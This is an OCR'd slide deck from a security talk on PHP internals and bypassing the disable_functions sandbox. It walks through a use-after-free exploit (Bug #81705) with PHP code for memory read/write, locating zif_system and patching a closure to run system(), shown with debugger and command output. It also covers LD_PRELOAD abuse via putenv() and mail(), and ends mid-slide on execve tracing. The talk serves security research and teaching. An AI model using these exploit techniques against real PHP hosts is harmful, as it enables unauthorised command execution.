
Demystifying disable_functions

A journey to PHP internals



Who Am I?

Juan Manuel Fernández (@TheXC3LL)

- Biologist
- Red Team at MDSec
- Adepts of 0xCC founder
- Member of Ka0labs
- Occasional CTF player with ID-10-Ts

Index of /

Disclaimer (I)

Under PHP criteria, bugs that can be abused to bypass disable_functions and/or open_basedir are not considered vulnerabilities, so we are going to call them “**Happy Accidents**”.

Disclaimer (II)


The talk is about how, after gaining arbitrary code execution, an attacker can bypass PHP security boundaries. It's **not about remote code execution** or anything similar.

Disclaimer (III)

The talk is mainly focused on **PHP 7** but divergences on **PHP 8** are discussed on each slide. Information is relative to PHP 7 unless otherwise specified.


Intro
What are disable_functions & open_basedir?

A kind of “sandbox”



disable_functions

Restricts the available functions that a script can use. It is used to **disable “dangerous” functions** like system, shell_exec, etc.

open_basedir

Limits which **paths PHP can access**. Prevents PHP functions from accessing files outside the defined paths.

Context

Why does this “sandboxing” exist?

1. Back in the old days most people (and even companies) **used shared hosting** for their websites. Not everyone could afford the costs of a dedicated VPS, so people shared the same server.
    - Today everyone can have a cheap and isolated VM in the cloud.
2. As a “security in depth” mechanism or **extra safety measure**. If the web platform is breached, this soft “sandbox” limits the potential damage that an unskilled attacker can do.
    - Can protect against script kiddies and automated attacks that exploit the latest vulnerability on a CMS/Framework. But… it’s **trivial to bypass** for motivated attackers (and thus for pentesters/red teamers).

How does it work?

PHP 7

Warning: system() has been disabled for security reasons in **/var/www/html/test.php** on line **4**

PHP 8

Fatal error: Uncaught Error: Call to undefined function system()

PHP Functions 101

Functions in PHP can be classified in 3 categories:

- Internal Functions
  - base64_decode($string)
- User-defined Functions
  - function minorthreat($song){}
- Anonymous Functions or Closures
  - $name = function ($band) { printf ("Listen %s!\n", $band); }

PHP Functions 101

Internal functions are declared using macros (PHP_FUNCTION, PHP_NAMED_FUNCTION...).

```
PHP_FUNCTION(base64_decode)
{
    char *str;
    zend_bool strict = 0;
    size_t str_len;
    zend_string *result;
    ZEND_PARSE_PARAMETERS_START(1, 2)
        Z_PARAM_STRING(str, str_len)
        Z_PARAM_OPTIONAL
        Z_PARAM_BOOL(strict)
    ZEND_PARSE_PARAMETERS_END();
    result = php_base64_decode_ex((unsigned char*)str, str_len, strict);
    if (result != NULL) {
        RETURN_STR(result);
    } else {
        RETURN_FALSE;
    }
```

PHP Functions 101

Once PHP source code is compiled these functions will appear in the symbols preceded by the prefix **zif_**, which is the acronym of "**Z**end **I**nternal **F**unction".

```
➜  ~ objdump -t /usr/local/bin/php | grep "zif_" | tail
000000000041e72d g     F .text  00000000000003ce              zif_fflush
000000000041b6ff g     F .text  00000000000003b5              zif_feof
0000000000060bff1 g     F .text  0000000000000031              zif_display_disab
000000000041eebb g     F .text  0000000000000423              zif_ftell
000000000041eafb g     F .text  00000000000003c0              zif_rewind
00000000004218f8 g     F .text  000000000000040c              zif_fpassthru
000000000041a665 g     F .text  0000000000000409              zif_fclose
000000000041c72b g     F .text  0000000000000588              zif_fgetc
000000000041de64 g     F .text  00000000000008c9              zif_fwrite
000000000041bab4 g     F .text  0000000000000c77              zif_fgets
```


PHP Functions 101

Internal functions and user-defined functions are registered in Zend Engine using the structure **zend_function_entry**. It stores the basic information: function **name**, function "**handler**" (pointer to the function, **zif_whatever for internal functions**), parameters, number of parameters and flags.

```
typedef struct _zend_function_entry {
    const char *fname;
    void (*handler)(INTERNAL_FUNCTION_PARAMETERS);
    const struct _zend_internal_arg_info *arg_info;
    uint32_t num_args;
    uint32_t flags;
} zend_function_entry;
```

PHP Functions 101

Finally, each **zend_function_entry** is registered inside a HashTable called **function_table**. Each time a PHP script calls to a function, the script engine **searches the function name** inside the **function_table** and,if found, the **handler** from that **zend_function_entry** is used.



Disabling functions

The directive disable_functions works at **function_table** level:

- **PHP 7**: the handler for each disabled function is overwritten with the handler to **display_disabled_function** (this function is the one that prints the famous "%s() has been disabled for security reasons").
- **PHP 8**: the whole entry for the disabled function is erased.

PHP 7

```
ZEND_API int zend_disable_function(char *function_name, size_t function_name_le
{
    zend_internal_function *func;
    if ((func = zend_hash_str_find_ptr(CG(function_table), function_name, funct
        zend_free_internal_arg_info(func);
        func->fn_flags &= ~(ZEND_ACC_VARIADIC | ZEND_ACC_HAS_TYPE_HINTS | ZEND_
        func->num_args = 0;
        func->arg_info = NULL;
        func->handler = ZEND_FN(display_disabled_function);
        return SUCCESS;
    }
    return FAILURE;
}
```

PHP 8

```
static void zend_disable_function(const char *function_name, size_t function_name_length)
{
    zend_hash_str_del(CG(function_table), function_name, function_name_length);
}
```

Exploitation (I)

Bending the memory at your will!

The Plan

R/W

Achieve arbitrary read/write primitives

Scan memory

Find the handler to system (**zif_system**)

Patch

Overwrite a placeholder function with the handler to **zif_system**

Execute

Call the patched placeholder function to execute **system()**

Case study: Bug #81705

Bug #81705 type confusion/UAF on set_error_handler with concat operation

Submitted:	2022-01-04 08:17 UTC	Modified:	2022-01-06 22:45 UTC
From:	yukik at ricsec dot co dot jp	Assigned:	
Status:	Verified	Package:	Scripting Engine problem
PHP Version:	8.0.14	OS:	Linux
Private report:	No	CVE-ID:	*None*

Case study: Bug #81705

- **Root cause (Use-After-Free):**
    - Concatenating an array throws an error.
    - User can set custom handlers with **set_custom_handler** and manipulate the variable.

```
The problem is that `result` gets released[1] if it is identical
to `op1_orig` (which is always the case for the concat assign
operator).  For the script from comment 1641358352[2], that
decreases the refcount to zero, but on shutdown, the literal
stored in the op array will be released again.  If that script is
modified to use a dynamic value (`range(1,4)` instead of
`[1,2,3,4]`), its is already freed, when that code in
`concat_function()` tries to release it again.
```

Use-After-Free

```php
<?php
$my_var = [[1,2,3,4],[1,2,3,4]];
set_error_handler(function() use(&$my_var,&$buf){
    $my_var=1;
    $buf = str_repeat("\x00", 0x100);
});
$my_var[1] .= 1234;
print $buf;
?>
```

```
➜ concat-exploit php uaf.php| xxd
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: a817 c070 627f 0000 0601 0000 0000 0000  ...pb...........
00000020: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000030: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000090: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000a0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000b0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000c0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000d0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000e0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
000000f0: 0000 0000 0000 0000 0000 0000 0000 0000  ................
```

Arbitrary “Free”

Bytes at offset 0x10 are interpreted as an address to a zval that will be released.


```php
<?php
function free() {
        $contiguous = [];
            for ($i = 0; $i < 10; $i++) {
                $contiguous[] = alloc(0x100, "D");
            }
        $arr = [[1,3,3,7], [5,5,5,5]];
        set_error_handler(function() use (&$arr, &$buf) {
            $arr = 1;
            $buf = str_repeat("AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAAN
        });
        $arr[1] .= 1337;

    }
function alloc($size, $canary) {
    return str_shuffle(str_repeat($canary, $size));
}
print free();
?>
```

```
→ 1201          ZEND_ASSERT(p->refcount > 0);
  1202          ZEND_RC_MOD_CHECK(p);
  1203          return --(p->refcount);
  1204  }
  1205
  1206  static zend_always_inline uint32_t zend_gc_addref_ex(zend_refcounted_h *p, uint32_t rc) {

[#0] Id 1, Name: "php", stopped 0x555555b77f00 in zend_gc_delref (), reason: SIGSEGV

[#0] 0x555555b77f00 → zend_gc_delref(p=0x4141484141474141)
[#1] 0x555555b77f00 → i_zval_ptr_dtor(zval_ptr=0x7ffff3c5d928)
[#2] 0x555555b77f00 → concat_function(result=0x7ffff3c5d928, op1=0x7fffffff6bc0, op2=0x7fffffff6bd0)
[#3] 0x555555c9f80c → zend_binary_op(op2=0x7ffff3c826e0, op1=0x7ffff3c5d928, ret=0x7ffff3c5d928)
[#4] 0x555555c9f80c → ZEND_ASSIGN_DIM_OP_SPEC_CV_CONST_HANDLER()
[#5] 0x555555cf3cde → execute_ex(ex=0x7ffff3c13020)
[#6] 0x555555cf7a52 → zend_execute(op_array=0x7ffff3c8d000, return_value=0x0)
[#7] 0x555555b893cd → zend_execute_scripts(type=0x8, retval=0x0, file_count=0x3)
[#8] 0x555555abca1d → php_execute_script(primary_file=0x7fffffffcb90)
[#9] 0x555555e239c7 → do_cli(argc=0x2, argv=0x55555698b350)
```

Road to arbitrary R/W

1. Leak address of A ---> Placeholder is leaked address + offset

2. Use arbitrary free to release placeholder variable



3. Create a new object with the right size that will fill the hole

Road to arbitrary R/W

```
//...
    $concat_result_addr = $this->leak_heap();
    print "[+] Concated string address:\n0x";
    print dechex($concat_result_addr);
    $this->placeholder = $this->alloc(0x4F, "B");
    $placeholder_addr = $concat_result_addr+0xe0;
    print "\n[+] Placeholder string address:";
    print "\n0x".dechex($placeholder_addr);
    $this->free($placeholder_addr);
    $this->helper = new Helper;
//$this->placeholder && $this->helper == same memory"
```

Road to arbitrary R/W

In PHP 7 and PHP 8 strings are stored inside **zend_string** structures. Example: $a = “EuskalHack”

```
struct _zend_string {
    zend_refcounted_h gc;
    zend_ulong h;
    size_t len;
    char val[1]; // NOT A "char *"
};
```

```
0x7ffff3c01c30:  0x0000005600000001  0xf26b688ec1a088e1
0x7ffff3c01c40:  0x000000000000000a  0x61486c616b737545
0x7ffff3c01c50:  0x0000000000006b63  0x00007ffff3c01c80
```


Relative W

PHP believes that our $this->placeholder is a **zend_string**, but in reality it is our allocated helper object ($this->helper). We can write arbitrary bytes to relative addresses inside our object ($this->placeholder[$offset] = “value”). Example: $this->write($this->placeholder, 0x0, 322376503)

```
private function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for ($i = 0; $i < $n; $i++) {
        $str[$p + $i] = chr($v & 0xff);
        $v >>= 8;
    }
}
```

Arbitrary Read

$this->helper->a = “KKKKKKKK”



strlen($this->helper->a) == 8

strlen($this->helper->a) == 0x5555569c83c0

Finding zif_system

“Native” internal functions (zif_system, zif_base64_decode, etc.) are grouped together in an array of zend_function_entry structures.


- In PHP 7 is called **basic_functions**
- In PHP 8 is called **ext_functions**

Finding zif_system

```
{
    fname = 0x555555e333be "date",
    handler = 0x5555556825d4 <zif_date>,
    arg_info = 0x555556872420 <arginfo_date>,
    num_args = 0x2,
    flags = 0x0
  }, {
    fname = 0x555555e333c3 "idate",
    handler = 0x55555568262a <zif_idate>,
    arg_info = 0x555556872480 <arginfo_idate>,
    num_args = 0x2,
    flags = 0x0
  }, {
    fname = 0x555555e333c9 "gmdate",
    handler = 0x5555556825ff <zif_gmdate>,
    arg_info = 0x555556872420 <arginfo_date>,
    num_args = 0x2,
    flags = 0x0
  }, {
    fname = 0x555555e333d0 "mktime",
    handler = 0x55555568405f <zif_mktime>,
    arg_info = 0x5555568724e0 <arginfo_mktime>,
    num_args = 0x6,
    flags = 0x0
  },
```

Finding zif_system

1. Read 8 bytes at (1) → Interpret them as a memory address (2)
    a. Does the address make sense? (e.g. it is in a plausible range) → Go to 2
    b. If not → increase (1) in 8 bytes and repeat
2. Read 8 bytes from that address (2)
    a. It matches the function name → Handler is 8 bytes after (1)
    b. It does not match → Increment (1) in 8 bytes and repeat process



Patching the closure

```
typedef struct _zend_closure {
    zend_object std;
    zend_function func;
    zval this_ptr;
    zend_class_entry *called_scope;
    zif_handler orig_internal_handler;
} zend_closure;
```

```
union _zend_function {
        zend_uchar type;        /* MUST be the fi
        zend_op_array op_array;
        zend_internal_function internal_function;
};
```

```
typedef struct _zend_internal_function {
    /* Common elements */
    zend_uchar type;
    zend_uchar arg_flags[3]; /* bitset of arg_info.pass_by_reference */
    uint32_t fn_flags;
    zend_string* function_name;
    zend_class_entry *scope;
    zend_function *prototype;
    uint32_t num_args;
    uint32_t required_num_args;
    zend_internal_arg_info *arg_info;
    /* END of common elements */
    zif_handler handler;
    struct _zend_module_entry *module;
    void *reserved[ZEND_MAX_RESERVED_RESOURCES];
} zend_internal_function;
```

Patching the closure

1. We know the closure location (reading the value from our object $helper) → Leak the closure contents.
2. Overwrite the bytes at a known location (e.g. placeholder location + offset) with the closure contents.
3. Patch the zif_handler field inside the zend_internal_function struct to point to zif_system (or similar).
4. Patch the object $helper to point to the new fake closure instead of the original location.
5. (Optional) Patch the function type to “internal function”.

```
//...
$this->helper->b = function ($x) { };
//...
$fake_obj_offset = 0xd8;
for ($i = 0; $i < 0x110; $i += 8) {
        $this->write($this->placeholder, $fake_obj_offset + $i, $this->leak($closure_addr-0x10+$i));
}
$fake_obj_addr = $placeholder_addr +  $fake_obj_offset + 0x18;
print "\n[+] Fake Closure addr:\n0x" . dechex($fake_obj_addr);
$this->write($this->placeholder, 0x20, $fake_obj_addr);
$this->write($this->placeholder, $fake_obj_offset + 0x38, 1, 4); # internal func type
$this->write($this->placeholder, $fake_obj_offset + 0x68, $system); # internal func handler
```

Execution

```
→ concat-exploit php -v
PHP 7.4.27 (cli) (built: Feb 12 2022 16:45:41) ( NTS )
Copyright (c) The PHP Group
Zend Engine v3.4.0, Copyright (c) Zend Technologies
→ concat-exploit php eh04.php
[+] Concated string address:
0x7f553447a070
[+] Placeholder string address:
0x7f553447a150
[+] std_object_handlers:
0x5652b53067c0
[+] Closure:
0x7f553445ce00
[+] basic_funcs:
0x5652b5300760
[+] zif_system:
0x5652b4519e1b
[+] Fake Closure addr:
0x7f553447a240

uid=1000(vagrant) gid=1000(vagrant) groups=1000(vagrant),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd
),113(lpadmin),114(sambashare)
```

https://github.com/Adepts-Of-0xCC/CHALLENGE-01


Exploitation (II)
Breaking the sandbox with logic bugs

Logic bugs


The restrictions only affect PHP functions as shown in section I. This means that it is possible to circumvent them if an **allowed function calls an external binary**:

- If **putenv()** is enabled, it is possible to abuse **LD_PRELOAD** (e.g. **Chankro**).
- If the binary accepts parameters that lead to arbitrary command execution (e.g. command injection at **imap_open()**).
- If the binary itself is vulnerable to command injections (e.g. **ImageMagick, ShellShock...**).

Logic bugs

Example: Chankro

1. Drops a shared object (.so) to a controlled path
2. Sets **LD_PRELOAD** env var using **putenv()** pointing to the .so
3. Calls **mail()** which under the hood is executing the **sendmail** binary
4. Sendmail loads our shared object executing our payload
5. Enjoy the unrestricted shell! :)




Finding bugs (I)
Searching systematically for logic bugs


Finding candidates

The easiest approach to identify potential functions to abuse is monitoring the **execve** syscall.

1. Enumerate all PHP functions available
2. Extract the arguments needed for each function and build a dictionary*
3. Create a PHP snippet that uses those functions with correct arguments
4. Trace the executions and check if **execve** is used


***The dictionary can be used for fuzzing too :)**

Building the dictionary



Techniques

- Parse PHP.NET
- ReflectionFunction->get Parameters()
- Parse PHP errors
- Parse source code



Issues

- Functions may contain undocumented parameters
- Tons of times arguments are labeled as “mixed”
- Extensions can also lack documentation

Don’t trust documentation

This example illustrates both issues when parsing arguments: the documentation states it only uses one argument of generic type “mixed”, but in reality it uses one mandatory argument plus another one that is optional.

Estilo orientado a objetos

```
public static IntlCalendar::fromDateTime(mixed $dateTime): IntlCalendar
```

Estilo por procedimientos

```
intlcal_from_date_time(mixed $dateTime): IntlCalendar
```

```
ZEND_PARSE_PARAMETERS_START(1, 2)
    Z_PARAM_OBJ_OF_CLASS_OR_STR(date_obj, php_date_get_date_ce(), date_str)
    Z_PARAM_OPTIONAL
    Z_PARAM_STRING_OR_NULL(locale_str, locale_str_len)
ZEND_PARSE_PARAMETERS_END();
```

ReflectionFunction

It is possible to identify number of parameters and if they are arrays or not.

```php
<?php
$all = get_defined_functions();
$all = $all["internal"];
foreach ($all as $function) {
    $parameters = "$function ";
    $f = new ReflectionFunction($function);
    foreach ($f->getParameters() as $param) {
        if ($param->isArray()) {
            $parameters .=  "ARRAY ";
        } else {
            $parameters .= "STRING ";
        }
    }
    echo substr($parameters, 0, -1);
    echo "\n";
}
?>
```

```
microtime STRING
gettimeofday STRING
getrusage STRING
hrtime STRING
uniqid STRING STRING
quoted_printable_decode STRING
quoted_printable_encode STRING
convert_cyr_string STRING STRING STRING
get_current_user
set_time_limit STRING
header_register_callback STRING
get_cfg_var STRING
get_magic_quotes_gpc
get_magic_quotes_runtime
error_log STRING STRING STRING STRING
```


Parsing PHP errors

It is possible to identify the number of parameters.

```
→ EuskalHack php -r "array_map();"

Warning: array_map() expects at least 2 parameters, 0 given in Command line code on line 1
```

It is possible to identify the parameter type in some cases.

```
→ EuskalHack php -r "array_map('a','b');"

Warning: array_map() expects parameter 1 to be a valid callback, function 'a' not found or invalid function name in Command line code on line 1
```



Parsing source code

Parsing source code gives you the number of parameters and the **exact type**.

```
PHP_FUNCTION(flock)
{
    zval *res, *wouldblock = NULL;
    php_stream *stream;
    zend_long operation = 0;

    ZEND_PARSE_PARAMETERS_START(2, 3)
        Z_PARAM_RESOURCE(res)
        Z_PARAM_LONG(operation)
        Z_PARAM_OPTIONAL
        Z_PARAM_ZVAL(wouldblock)
    ZEND_PARSE_PARAMETERS_END();

    PHP_STREAM_TO_ZVAL(stream, res);

    php_flock_common(stream, operation, 2, wouldblock, return_value);
}
/* }}} */
```

Tracing executions

```
→ EuskalHack strace -f /usr/bin/php -r 'mail("aaa","aaa","aaa","aaa");' 2>&1 | grep exe
